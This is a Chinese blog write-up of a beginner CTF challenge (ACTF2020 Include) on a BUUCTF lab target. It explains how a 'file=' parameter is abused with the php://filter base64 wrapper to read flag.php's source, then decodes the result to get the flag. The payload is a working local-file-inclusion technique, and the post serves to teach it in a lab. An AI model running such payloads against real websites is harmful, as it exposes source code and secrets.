

# [ACTF2020 新生赛]Include 1

原创

火火火与霍霍 于 2021-08-01 14:32:20 发布 98 收藏

分类专栏: [每周学习](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_51553814/article/details/119297775](https://blog.csdn.net/qq_51553814/article/details/119297775)

版权



[每周学习](#) 专栏收录该内容

24 篇文章 0 订阅

订阅专栏

## [ACTF2020 新生赛]Include 1

# [ACTF2020 新生赛]Include 1

感谢 Y1ng 师傅供题。

**靶机信息**


剩余时间: 3251s

<http://5dd532d0-1b9b-40dc-a376-30c33e1ebcc1.node4.buuoj.cn>

[销毁靶机](#) [靶机续期](#)

首先看题目信息有个关键字include, 我们就应该能猜到这题的主要考点是文件包含

进入靶场



一进去, 就让我们点击, 那么我们就点击瞅瞅吧



Can you find out the flag?

果然不出所料，url上面显眼的'file='就是我们想要的文件包含漏洞

以开始以为flag在其他漏洞，我先用file=php//input，再Post传参

但是当url后面接上file=php://input时，就直接给我返回了hacker页面，看来服务器是对input过滤了



那么就换一个方式，先用file=php://filter/resource=flag.php看看



Can you find out the flag?

能正常访问，但是和原页面没有啥差别，可能是有些字符无法再页面显示，用base64编码后查看

?file=php://filter/read=convert.base64-encode/resource=flag.php



再对这段base64码解码，就得到我们想要的flag了

请输入要进行 Base64 编码或解码的字符

```
PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YTI1MjVjNzUtZDkzMy00ZWUyLWEwYmYtNzFiMjM4MzRhN2QyfQo=
```

编码 (Encode)

解码 (Decode)

↕ 交换

(编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

编/解码后自动全选

```
<?php
echo "Can you find out the flag?";
//flag{a2525c75-d933-4ee2-a0bf-71b23834a7d2}
|
```

[https://blog.csdn.net/qq\\_51553814](https://blog.csdn.net/qq_51553814)

本题是一个简单的文件包含，主要是需要掌握php://filter的用法